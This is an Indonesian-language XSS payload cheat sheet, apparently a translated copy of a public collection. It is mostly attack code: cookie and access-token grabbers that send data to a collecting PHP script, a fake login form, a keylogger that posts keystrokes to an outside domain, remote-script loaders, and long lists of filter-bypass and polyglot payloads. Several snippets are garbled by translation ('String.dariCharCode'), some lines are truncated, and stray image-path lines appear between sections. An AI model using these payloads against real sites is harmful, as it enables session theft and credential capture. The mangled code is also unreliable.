XSS [IT WORLD ID]

Data grabber XSS

Mendapatkan cookie administrator atau token akses sensitif, muatan berikut akan mengirimkannya ke halaman yang dikontrol.

```
<script>document.location='http://localhost/XSS/grabber.php?
c='+document.cookie</script>
<script>document.location='http://localhost/XSS/grabber.php?
c='+localStorage.getItem('access_token')</script>
<script>new Image().src="http://localhost/cookie.php?c="+document.cookie;</script>
<script>new Image().src="http://localhost/cookie.php?
c="+localStorage.getItem('access_token');</script>
```

Menyimpan data yang sudah dikumpulkan ke dalam sebuah file.

```
<?php
$cookie = $_GET['c'];
$fp = fopen('cookies.txt', 'a+');
fwrite($fp, 'Cookie:' .$cookie."\r\n");
fclose($fp);
?>
```

UI redressing

Memanfaatkan XSS untuk mengubah konten HTML halaman untuk menampilkan formu login palsu.

```
<script>
history.replaceState(null, null, '../../../login');
document.body.innerHTML = "</br></br></br></br></br><h1>Please login to continue</h1>
<form>Username: <input type='text'>Password: <input type='password'></form><input
```

```
value='submit' type='submit'>"
</script>
```

Javascript keylogger

Cara lain untuk mengumpulkan data sensitif adalah dengan menyetel keylogger javascript.

```
<img src=x onerror='document.onkeypress=function(e){fetch("http://domain.com?k="+String.dariCharCode(e.which))},this.remove();'>
```

Cara Lainnya

- Mengambil ScreenShot dengan XSS dan HTML5 Canvas
- JavaScript Port Scanner
- Network Scanner
- Eksekusi Shelll .NET
- Redirect Form
- Putar Lagu

Mengidentifikasi endpoint XSS

```
<script>debugger;</script>
```

Tools

Sebagian besar tools berikut juga cocok untuk serangan Blind XSS:

- XSSStrike: Tools yang paling populer tetapi sayangnya tidak terawat dengan baik
- xsser: Menggunakan browser headless untuk mendeteksi kerentanan XSS
- Dalfox: Fungsionalitas yang luas dan sangat cepat berkat penerapan bahasa Go
- XSpear: Mirip dengan Dalfox tetapi berdasarkan Ruby
- domdig: Penguji XSS Chrome Headless

XSS di HTML/Aplikasi

Payload

```
// Basic payload
<script>alert('XSS')</script>
<scr<script>ipt>alert('XSS')</scr<script>ipt>
"><script>alert('XSS')</script>
"><script>alert(String.dariCharCode(88,83,83))</script>

// Img payload
<img src=x onerror=alert('XSS');>
<img src=x onerror=alert('XSS')//
<img src=x onerror=alert(String.dariCharCode(88,83,83));>
<img src=x oneonerrorrror=alert(String.dariCharCode(88,83,83));>
<img src=x:alert(alt) onerror=eval(src) alt=xss>
"><img src=x onerror=alert('XSS');>
"><img src=x onerror=alert(String.dariCharCode(88,83,83));>
```

```
// Svg payload
<svgonload=alert(1)>
<svg/onload=alert('XSS')>
<svg onload=alert(1)//
<svg/onload=alert(String.dariCharCode(88,83,83))>
<svg id=alert(1) onload=eval(id)>
"><svg/onload=alert(String.dariCharCode(88,83,83))>
"><svg/onload=alert(/XSS/)
<svg><script href=data:,alert(1) />(`Firefox` is the only browser which allows self
closing script)

// Div payload
<div onpointerover="alert(45)">MOVE HERE</div>
<div onpointerdown="alert(45)">MOVE HERE</div>
<div onpointerenter="alert(45)">MOVE HERE</div>
<div onpointerleave="alert(45)">MOVE HERE</div>
<div onpointermove="alert(45)">MOVE HERE</div>
<div onpointerout="alert(45)">MOVE HERE</div>
<div onpointerup="alert(45)">MOVE HERE</div>
```

XSS menggunakan tags HTML5

```
<body onload=alert(/XSS/.source)>
<input autofocus onfocus=alert(1)>
<select autofocus onfocus=alert(1)>
<textarea autofocus onfocus=alert(1)>
<keygen autofocus onfocus=alert(1)>
<video/poster/onerror=alert(1)>
<video><source onerror="javascript:alert(1)">
<video src=_ onloadstart="alert(1)">
<details/open/ontoggle="alert`1`">
<audio src onloadstart=alert(1)>
<marquee onstart=alert(1)>
<meter value=2 min=0 max=10 onmouseover=alert(1)>2 out of 10</meter>

<body ontouchstart=alert(1)> // Triggers when a finger touch the screen
<body ontouchend=alert(1)>   // Triggers when a finger is removed dari touch screen
<body ontouchmove=alert(1)>  // When a finger is dragged across the screen.
```

XSS menggunakan remote JS

```
<svg/onload='fetch("//host/a").then(r=>r.text().then(t=>eval(t)))'>
<script src=14.rs>
// you can also specify an arbitrary payload with 14.rs/#payload
e.g: 14.rs/#alert(document.domain)
```

XSS di dalam input yang tersembunyi

```
<input type="hidden" accesskey="X" onclick="alert(1)">
Use CTRL+SHIFT+X to trigger the onclick event
```

DOM berbasis XSS

Berdasarkan sink DOM XSS.

```
#"><img src=/ onerror=alert(2)>
```

XSS di dalam Konteks JS

```
-(confirm)(document.domain)//
; alert(1);//
// (payload tanpa quote/double quote dari [@brutelogic]
(https://twitter.com/brutelogic)
```

XSS dalam pembungkus javascript dan URI

XSS dengan javascript: XSS with javascript:

```
javascript:prompt(1)

%26%23106%26%2397%26%23118%26%2397%26%23115%26%2399%26%23114%26%23105%26%23112%26%23116%

&#106&#97&#118&#97&#115&#99&#114&#105&#112&#116&#58&#99&#111&#110&#102&#105&#114&#109&#4


Kita dapat menyandikan "javascript:" dalam Hex/Oktal
\x6A\x61\x76\x61\x73\x63\x72\x69\x70\x74\x3aalert(1)
\u006A\u0061\u0076\u0061\u0073\u0063\u0072\u0069\u0070\u0074\u003aalert(1)
\152\141\166\141\163\143\162\151\160\164\072alert(1)

Kita bisa menggunakan 'newline character'
java%0ascript:alert(1)   - LF (\n)
java%09script:alert(1)   - Horizontal tab (\t)
java%0dscript:alert(1)   - CR (\r)

Menggunakan karakter escape
\j\av\a\s\cr\i\pt\:\a\l\ert\(1\)

Menggunakan baris baru dan komentar //
javascript://%0Aalert(1)
javascript://anything%0D%0A%0D%0Awindow.alert(1)
```

XSS dengan data:

```
data:text/html,<script>alert(0)</script>
data:text/html;base64,PHN2Zy9vbmxvYWQ9YWxlcnQoMik+
<script src="data:;base64,YWxlcnQoZG9jdW1lbnQuZG9tYWluKQ=="></script>
```

XSS dengan vbscript: khusus IE(INTERNET EXPLORER)

```
vbscript:msgbox("XSS")
```

XSS dalam files

** CATATAN: ** Bagian CDATA XML digunakan di sini sehingga muatan JavaScript tidak akan diperlakukan sebagai markup XML.

```
<name>
  <value><![CDATA[<script>confirm(document.domain)</script>]]></value>
</name>
```

XSS di XML

```
<html>
<head></head>
<body>
<something:script xmlns:something="http://www.w3.org/1999/xhtml">alert(1)
</something:script>
</body>
</html>
```

XSS di SVG

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">

<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
  <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/>
  <script type="text/javascript">
    alert(document.domain);
  </script>
</svg>
```

XSS di SVG (pendek)

```
<svg xmlns="http://www.w3.org/2000/svg" onload="alert(document.domain)"/>

<svg><desc><![CDATA[</desc><script>alert(1)</script>]]></svg>
<svg><foreignObject><![CDATA[</foreignObject><script>alert(2)</script>]]></svg>
<svg><title><![CDATA[</title><script>alert(3)</script>]]></svg>
```

XSS di Markdown

```
[a](javascript:prompt(document.cookie))
[a](j a v a s c r i p t:prompt(document.cookie))
[a](data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K)
[a](javascript:window.onerror=alert;throw%201)
```

XSS in SWF flash application

```
Browsers selain IE: http://0me.me/demo/xss/xssproject.swf?js=alert(document.domain);
IE8: http://0me.me/demo/xss/xssproject.swf?js=try{alert(document.domain)}catch(e){
window.open('?js=history.go(-1)','_self');}
IE9: http://0me.me/demo/xss/xssproject.swf?
js=w=window.open('invalidfileinvalidfileinvalidfile','target');setTimeout('alert(w.docum
```

payload lainnya ada di ./files

XSS di dalam aplikasi SWF flash

```
flashmediaelement.swf?jsinitfunctio%gn=alert`1`
flashmediaelement.swf?jsinitfunctio%25gn=alert(1)
ZeroClipboard.swf?id=\"))} catch(e) {alert(1);}//&width=1000&height=1000
swfupload.swf?movieName="]);}catch(e){}if(!self.a)self.a=!alert(1);//
swfupload.swf?buttonText=test<a href="javascript:confirm(1)"><img
src="https://web.archive.org/web/20130730223443im_/http://appsec.ws/ExploitDB/cMon.jpg"/
</a>&.swf
plupload.flash.swf?%#target%g=alert&uid%g=XSS&
moxieplayer.swf?url=https://github.com/phwd/poc/blob/master/vid.flv?raw=true
video-js.swf?readyFunction=alert(1)
player.swf?playerready=alert(document.cookie)
player.swf?tracecall=alert(document.cookie)
banner.swf?clickTAG=javascript:alert(1);//
io.swf?yid=\"));}catch(e){alert(1);}//
video-js.swf?readyFunction=alert%28document.domain%2b'%20XSSed!'%29
bookContent.swf?
currentHTMLURL=data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4
flashcanvas.swf?id=test\"));}catch(e){alert(document.domain)}//
phpmyadmin/js/canvg/flashcanvas.swf?id=test\"));}catch(e){alert(document.domain)}//
```

XSS di dalam CSS

```
<!DOCTYPE html>
<html>
<head>
<style>
div  {
    background-image: url("<\/style>
<svg/onload=alert(document.domain)>");
    background-color: #cccccc;
}
</style>
</head>
  <body>
    <div>lol</div>
  </body>
</html>
```

XSS di dalam PostMessage

> *Jika asal target adalah asterisk * pesan dapat dikirim ke domain manapun yang memiliki referensi ke halaman kecil.*

```
<html>
<body>
    <input type=button value="Click Me" id="btn">
</body>

<script>
document.getElementById('btn').onclick = function(e){
    window.poc = window.open('http://www.redacted.com/#login');
    setTimeout(function(){
        window.poc.postMessage(
            {
                "sender": "accounts",
                "url": "javascript:confirm('XSS')",
            },
            '*'
        );
    }, 2000);
}
</script>
</html>
```

Blind XSS

XSS Hunter

Tersedia di https://xsshunter.com/app

> *XSS Hunter memungkinkan kalian menemukan semua jenis kerentanan skrip antar situs, termasuk Blind XSS yang sering terlewat. Layanan ini bekerja dengan menghosting probe XSS khusus yang, setelah diaktifkan, memindai halaman dan mengirim informasi tentang halaman yang rentan ke layanan XSS Hunter.*

```
"><script src=//yoursubdomain.xss.ht></script>

javascript:eval('var
a=document.createElement(\'script\');a.src=\'https://yoursubdomain.xss.ht\';document.boc



<script>function b(){eval(this.responseText)};a=new
XMLHttpRequest();a.addEventListener("load", b);a.open("GET",
"//yoursubdomain.xss.ht");a.send();</script>

<script>$.getScript("//yoursubdomain.xss.ht")</script>
```

lainyaa dari Blind XSS tools

- sleepy-puppy - Netflix
- bXSS - LewisArdern
- BlueLotus_XSSReceiver - FiresunCN
- ezXSS - ssl

endpoint Blind XSS

- Contact forms
- Ticket support
- Referer Header
    - Custom Site Analytics
    - Administrative Panel logs
- User Agent
    - Custom Site Analytics
    - Administrative Panel logs
- Comment Box
    - Administrative Panel

Mutasi XSS

Gunakan kebiasaan browser untuk membuat ulang beberapa tag HTML saat berada di dalam `element.innerHTML`.

XSS yang dimutasi dari Masato Kinugawa, digunakan untuk komponen DOMPurify di Google Penelusuran. Blogpost teknis tersedia di https://www.acunetix.com/blog/web-security-zone/mutation-xss-in-google-search/ dan https://research.securitum.com/dompurify-bypass-menggunakan-mxss/.

```
<noscript><p title="</noscript><img src=x onerror=alert(1)>">
```

Polyglot XSS

Polyglot XSS - 0xsobky

```
jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert()
)//%0D%0A%0D%0A//</stYle/</titLe/</teXtarEa/</scRipt/-
-!>\x3csVg/<sVg/oNloAd=alert()//>\x3e
```

Polyglot XSS - Ashar Javed

```
">><marquee><img src=x onerror=confirm(1)></marquee>" ></plaintext\></|\>
<plaintext/onmouseover=prompt(1) ><script>prompt(1)</script>@gmail.com<isindex
formaction=javascript:alert(/XSS/) type=submit>'-->" ></script><script>alert(1)
</script>"><img/id="confirm&lpar; 1)"/alt="/"src="/"onerror=eval(id&%23x29;>'"><img
src="http: //i.imgur.com/P8mL8.jpg">
```

Polyglot XSS - Mathias Karlsson

```
" onclick=alert(1)//<button ‘ onclick=alert(1)//> */ alert(1)//
```


Polyglot XSS - Rsnake

```
';alert(String.dariCharCode(88,83,83))//';alert(String.
dariCharCode(88,83,83))//";alert(String.dariCharCode
(88,83,83))//";alert(String.dariCharCode(88,83,83))//-- ></SCRIPT>">'>
<SCRIPT>alert(String.dariCharCode(88,83,83)) </SCRIPT>
```


Polyglot XSS - Daniel Miessler

```
';alert(String.dariCharCode(88,83,83))//';alert(String.dariCharCode(88,83,83))//";alert(
-></SCRIPT>">'><SCRIPT>alert(String.dariCharCode(88,83,83))</SCRIPT>
“ onclick=alert(1)//<button ‘ onclick=alert(1)//> */ alert(1)//
'"><marquee><img src=x onerror=confirm(1)></marquee>"></plaintext\></|\>
<plaintext/onmouseover=prompt(1)><script>prompt(1)</script>@gmail.com<isindex
formaction=javascript:alert(/XSS/) type=submit>'-->"></script><script>alert(1)
</script>"><img/id="confirm&lpar;1)"/alt="/"src="/"onerror=eval(id&%23x29;>'"><img
src="http://i.imgur.com/P8mL8.jpg">
javascript://'/</title></style></textarea></script>--><p"
onclick=alert()//>*/alert()/*
javascript://--></script></title></style>"/</textarea>*/<alert()/*'
onclick=alert()//>a
javascript://</title>"/</script></style></textarea/-->*/<alert()/*'
onclick=alert()//>/
javascript://</title></style></textarea>--></script><a"//'
onclick=alert()//>*/alert()/*
javascript://'//" --></textarea></style></script></title><b onclick=
alert()//>*/alert()/*
javascript://</title></textarea></style></script --><li '//" '*/alert()/*',
onclick=alert()//
javascript:alert()//--></script></textarea></style></title><a"//'
onclick=alert()//>*/alert()/*
--></script></title></style>"/</textarea><a' onclick=alert()//>*/alert()/*
/</title/'/</style/</script/</textarea/--><p" onclick=alert()//>*/alert()/*
javascript://--></title></style></textarea></script><svg "//' onclick=alert()//
/</title/'/</style/</script/--><p" onclick=alert()//>*/alert()/*
```

Polyglot XSS - @s0md3v




```
-->'"/></sCript><svG x=">" onload=(co\u006efirm)``>
```




```
<svg%0Ao%00nload=%09((pro\u006dpt))()//
```

Polyglot XSS - dari [@filedescriptor's Polyglot Challenge]

```
#olehcrlf
javascript:"/*'/*`/*--></noscript></title></textarea></style></template></noembed>
</script><html \" onmouseover=/*&lt;svg/*/onload=alert()//>

#oleheuropa
javascript:"/*'/*`/*\" /*</title></style></textarea></noscript></noembed></template>
</script/-->&lt;svg/onload=/*<html/*/onmouseover=alert()//>

#olehEdOverflow
javascript:"/*\"/*`/*' /*</template></textarea></noembed></noscript></title></style>
</script>-->&lt;svg onload=/*<html/*/onmouseover=alert()//>

#olehh1/ragnar
javascript:`//"//\"//</title></textarea></style></noscript></noembed></script>
</template>&lt;svg/onload='/*--><html */ onmouseover=alert()//'>`
```

Filter Bypass dan exotic payloads

Bypass sensitive case

```
<sCrIpt>alert(1)</ScRipt>
```

Bypass tag blacklist

```
<script x>
<script x>alert('XSS')<script y>
```

Bypass word blacklist with code evaluation

```
eval('ale'+'rt(0)');
Function("ale"+"rt(1)")();
new Function`al\ert\`6\``;
setTimeout('ale'+'rt(2)');
setInterval('ale'+'rt(10)');
Set.constructor('ale'+'rt(13)')();
Set.constructor`al\x65rt\x2814\x29```;
```

Bypass dengan html tag yang tak lengkap

Berjalan IE/Firefox/Chrome/Safari

```
<img src='1' onerror='alert(0)' <
```

Bypass quotes untuk string

```
String.dariCharCode(88,83,83)
```

Bypass quotes dalam tag script

```
http://localhost/bla.php?test=</script><script>alert(1)</script>
<html>
  <script>
    <?php echo 'foo="text '.$_GET['test'].'";';`?>
  </script>
</html>
```

Bypass quotes di dalam mousedown event

kalian bisa melakukan bypass single quote dengan `'` di dalam mousedown event

```
<a href="" onmousedown="var name = '&#39;;alert(1)//'; alert('smthg')">Link</a>
```

Bypass dot filter

```
<script>window['alert'](document['domain'])</script>
```

Convert IP address into decimal format: IE. `http://192.168.1.1` == `http://3232235777`
http://www.geektools.com/cgi-bin/ipconv.cgi

Bypass parenthesis for string

```
alert`1`
setTimeout`alert\u0028document.domain\u0029`;
```

Bypass parenthesis dan semi colon

```
// dari @garethheyes
<script>onerror=alert;throw 1337</script>
<script>{onerror=alert}throw 1337</script>
<script>throw onerror=alert,'some string',123,'haha'</script>

// dari @terjanq
<script>throw/a/,Uncaught=1,g=alert,a=URL+0,onerror=eval,/1/g+a[12]+[1337]+a[13]
</script>

// dari @cgvwzq
<script>TypeError.prototype.name ='=/',0[onerror=eval]['/-alert(1)//']</script>
```

Bypass onxxxx= blacklist

```
<object onafterscriptexecute=confirm(0)>
<object onbeforescriptexecute=confirm(0)>

// Bypass onxxx= filter dengan null byte/vertical tab
<img src='1' onerror\x00=alert(0) />
<img src='1' onerror\x0b=alert(0) />

// Bypass onxxx= filter dengan a '/'
<img src='1' onerror/=alert(0) />
```

Bypass space filter

```
// Bypass space filter dengan "/"
<img/src='1'/onerror=alert(0)>

// Bypass space filter dengan 0x0c/^L
<svgonload=alert(1)>

$ echo "<svg^Lonload^L=^Lalert(1)^L>" | xxd
00000000: 3c73 7667 0c6f 6e6c 6f61 640c 3d0c 616c  <svg.onload.=.al
00000010: 6572 7428 3129 0c3e 0a                   ert(1).>.
```

Bypass email filter

([RFC compliant])

```
"><svg/onload=confirm(1)>"@x.y
```

Bypass document blacklist

```
<div id = "x"></div><script>alert(x.parentNode.parentNode.parentNode.location)
</script>
```

Bypass menggunakan javascript di dalam string

```
<script>
foo="text </script><script>alert(1)</script>";
</script>
```

Bypass menggunakan cara alternatif untuk redirect

```
location="http://google.com"
document.location = "http://google.com"
document.location.href="http://google.com"
window.location.assign("http://google.com")
window['location']['href']="http://google.com"
```

Bypass menggunakan an alternate way to execute an alert

dari @brutelogic tweet.

```
window['alert'](0)
parent['alert'](1)
self['alert'](2)
top['alert'](3)
this['alert'](4)
frames['alert'](5)
content['alert'](6)

[7].map(alert)
[8].find(alert)
[9].every(alert)
[10].filter(alert)
[11].findIndex(alert)
[12].forEach(alert);
```

dari @theMiddle - menggunakan global variables

Metode `Object.keys()` mengembalikan larik dari nama properti objek tertentu, dalam urutan yang sama seperti yang kita dapatkan dengan loop normal. Artinya, kita dapat mengakses fungsi JavaScript apa pun dengan menggunakan **nomor indeksnya sebagai ganti nama fungsi**.

```
c=0; for(i in self) { if(i == "alert") { console.log(c); } c++; }
// 5
```

Kemudian memanggil `alert` :

```
Object.keys(self)[5]
// "alert"
self[Object.keys(self)[5]]("1") // alert("1")
```

Kita bisa menemukan `"alert"` tanpa regular expression seperti ^a[rel]+t$:

```
a=()=>{c=0;for(i in self){if(/^a[rel]+t$/.test(i)){return c}c++}} //bind function
alert on new function a()

// then you can use a() with Object.keys
```

```
self[Object.keys(self)[a()]]("1") // alert("1")
```

Oneliner:

```
a=()=>{c=0;for(i in self){if(/^a[rel]+t$/.test(i)){return
c}c++}};self[Object.keys(self)[a()]]("1")
```

dari @quanyang tweet.

```
prompt`${document.domain}`
document.location='java\tscript:alert(1)'
document.location='java\rscript:alert(1)'
document.location='java\tscript:alert(1)'
```

dari @404death tweet.

```
eval('ale'+'rt(0)');
Function("ale"+"rt(1)")();
new Function`al\ert\`6\``;

constructor.constructor("aler"+"t(3)")();
[].filter.constructor('ale'+'rt(4)')();

top["al"+"ert"](5);
top[8680439..toString(30)](7);
top[/al/.source+/ert/.source](8);
top['al\x65rt'](9);

open('java'+'script:ale'+'rt(11)');
location='javascript:ale'+'rt(12)';

setTimeout`alert\u0028document.domain\u0029`;
setTimeout('ale'+'rt(2)');
setInterval('ale'+'rt(10)');
Set.constructor('ale'+'rt(13)')();
Set.constructor`al\x65rt\x2814\x29```;
```

Bypass menggunakan cara alternatif untuk memicu `alert`

```
var i = document.createElement("iframe");
i.onload = function(){
  i.contentWindow.alert(1);
}
document.appendChild(i);

// Bypassed security
XSSObject.proxy = function (obj, name, report_function_name, exec_original) {
      var proxy = obj[name];
      obj[name] = function () {
        if (exec_original) {
          return proxy.apply(this, arguments);
        }
```

```
      };
      XSSObject.lockdown(obj, name);
  };
XSSObject.proxy(window, 'alert', 'window.alert', false);
```

Bypass ">" menggunakan penutup tag

Anda tidak perlu menutup tag Anda.

```
<svg onload=alert(1)//
```

Bypass "<" dan ">" menggunakan ﹤ dan ﹥

Unicode Character U+FF1C and U+FF1E

```
﹤script/src=//evil.site/poc.js﹥
```

Bypass ";" menggunakan character lain

```
'te' * alert('*') * 'xt';
'te' / alert('/') / 'xt';
'te' % alert('%') % 'xt';
'te' - alert('-') - 'xt';
'te' + alert('+') + 'xt';
'te' ^ alert('^') ^ 'xt';
'te' > alert('>') > 'xt';
'te' < alert('<') < 'xt';
'te' == alert('==') == 'xt';
'te' & alert('&') & 'xt';
'te' , alert(',') , 'xt';
'te' | alert('|') | 'xt';
'te' ? alert('ifelsesh') : 'xt';
'te' in alert('in') in 'xt';
'te' instanceof alert('instanceof') instanceof 'xt';
```

Bypass menggunakan HTML encoding

```
%26%2397;lert(1)
&#97;&#108;&#101;&#114;&#116;
></script><svg
onload=%26%2397%3B%26%23108%3B%26%23101%3B%26%23114%3B%26%23116%3B(document.domain)>
```

Bypass menggunakan Katana

menggunakan [Katakana] library.

```
javascript:([,ﾟ,,,,ﾟ]=[]+{},[ﾟ,ﾟ,ﾟ,,ﾟ,ﾟ,ﾟ,,,ﾟ]=[!!ﾟ]+!ﾟ+ﾟ.ﾟ)[ﾟ=ﾟ+ﾟ+ﾟ+ﾟ+ﾟ+ﾟ+ﾟ+ﾟ+ﾟ
+ﾟ][ﾟ](ﾟ+ﾟ+ﾟ+ﾟ+'(-~ﾟ)')()
```

Bypass menggunakan Cuneiform

```
[]='',[]=![]+[],[]=![]+[],[]=[]+{},[]=[][++],
[]=[][[]],[]=++[]+[],[]=[][[]+[]],[][[]+=[][]]
+([].[]+[])[]+[][]+[]+[]+[][]+[]+[]+[][]
+[]][[]]([][]+[][]+[][]+[]+[]+"([])")()
```

Bypass menggunakan Lontara

```
[]='',[]=![]+[],[]=![]+[],[]=[]+{},[]=[][++],[]=[][[]],[]=++[]+[],[]=[][[]+[]],[][[]+=[][]]+([].[]+[])
[][]+[][]+[]+[]+[][]+[]+[]+[][]+[]][[]]([][]+[][]+[][]+[]+[]+"([])")()
```

Alphabey lain ada di http://aem1k.com/aurebesh.js/#

Bypass menggunakan ECMAScript6

```
<script>alert&DiacriticalGrave;1&DiacriticalGrave;</script>
```

Bypass menggunakan Octal encoding

```
javascript:'\74\163\166\147\40\157\156\154\157\141\144\75\141\154\145\162\164\50\61\51\7
```

Bypass menggunakan Unicode

```
Unicode character U+FF1C FULLWIDTH LESSTHAN SIGN (encoded as %EF%BC%9C) was
transformed into U+003C LESSTHAN SIGN (<)

Unicode character U+02BA MODIFIER LETTER DOUBLE PRIME (encoded as %CA%BA) was
transformed into U+0022 QUOTATION MARK (")

Unicode character U+02B9 MODIFIER LETTER PRIME (encoded as %CA%B9) was
transformed into U+0027 APOSTROPHE (')

Unicode character U+FF1C FULLWIDTH LESSTHAN SIGN (encoded as %EF%BC%9C) was
transformed into U+003C LESSTHAN SIGN (<)

Unicode character U+02BA MODIFIER LETTER DOUBLE PRIME (encoded as %CA%BA) was
transformed into U+0022 QUOTATION MARK (")

Unicode character U+02B9 MODIFIER LETTER PRIME (encoded as %CA%B9) was
transformed into U+0027 APOSTROPHE (')

E.g :
http://www.example.net/something%CA%BA%EF%BC%9E%EF%BC%9Csvg%20onload=alert%28/XSS/%29%EF

%EF%BC%9E becomes >
%EF%BC%9C becomes <
```

Bypass menggunakan Unicode converted menjadi uppercase{Huruf besar}

```
İ (%c4%b0).toLowerCase() => i
ı (%c4%b1).toUpperCase() => I
ſ (%c5%bf) .toUpperCase() => S
```

```
K (%E2%84%AA).toLowerCase() => k

<ſvg onload=... > become <SVG ONLOAD=...>
<ıframe id=x onload=>.toUpperCase() become <IFRAME ID=X ONLOAD=>
```

Bypass menggunakan UTF-7

```
+ADw-img src=+ACI-1+ACI- onerror=+ACI-alert(1)+ACI- /+AD4-
```

Bypass menggunakan UTF-8

```
< = %C0%BC = %E0%80%BC = %F0%80%80%BC
> = %C0%BE = %E0%80%BE = %F0%80%80%BE
' = %C0%A7 = %E0%80%A7 = %F0%80%80%A7
" = %C0%A2 = %E0%80%A2 = %F0%80%80%A2
" = %CA%BA
' = %CA%B9
```

Bypass menggunakan UTF-16be

```
%00%3C%00s%00v%00g%00/%00o%00n%00l%00o%00a%00d%00=%00a%00l%00e%00r%00t%00(%00)%00%3E%00

\x00<\x00s\x00v\x00g\x00/\x00o\x00n\x00l\x00o\x00a\x00d\x00=\x00a\x00l\x00e\x00r\x00t\x0
```

Bypass menggunakan UTF-32

```
%00%00%00%00%00%3C%00%00%00s%00%00%00v%00%00%00g%00%00%00/%00%00%00o%00%00%00n%00%00%00]
```

Bypass menggunakan BOM

Byte Order Mark (Halaman harus di mulai dengan BOM character.) BOM character mengizinkan anda untuk menjalankan `charset` di dalam halaman

```
BOM Character for UTF-16 Encoding:
Big Endian : 0xFE 0xFF
Little Endian : 0xFF 0xFE
XSS :
%fe%ff%00%3C%00s%00v%00g%00/%00o%00n%00l%00o%00a%00d%00=%00a%00l%00e%00r%00t%00(%00)%00%


BOM Character for UTF-32 Encoding:
Big Endian : 0x00 0x00 0xFE 0xFF
Little Endian : 0xFF 0xFE 0x00 0x00
XSS :
%00%00%fe%ff%00%00%00%3C%00%00%00s%00%00%00v%00%00%00g%00%00%00/%00%00%00o%00%00%00n%00%
```

Bypass menggunakan weird encoding atau native interpretation

```
<script>\u0061\u006C\u0065\u0072\u0074(1)</script>
<img src="1" onerror="&#x61;&#x6c;&#x65;&#x72;&#x74;&#x28;&#x31;&#x29;" />
```

```
<iframe src="javascript:%61%6c%65%72%74%28%31%29"></iframe>
<script>$=~[];$={___:++$,$$$$:(![]+"")[$],__$:++$,$_$_:(![]+"")[$],_$_:++$,$_$$:
({}+"")[$],$$_$:($[$]+"")[$],_$$:++$,$$$_:(!""+"")[$],$__:++$,$_$:++$,$$__:({}+"")
[$],$$_:++$,$$$:++$,$___:++$,$__$:++$};$.$_=($.$_=$+"")[$.$_$]+($._$=$.$_[$.__$])+
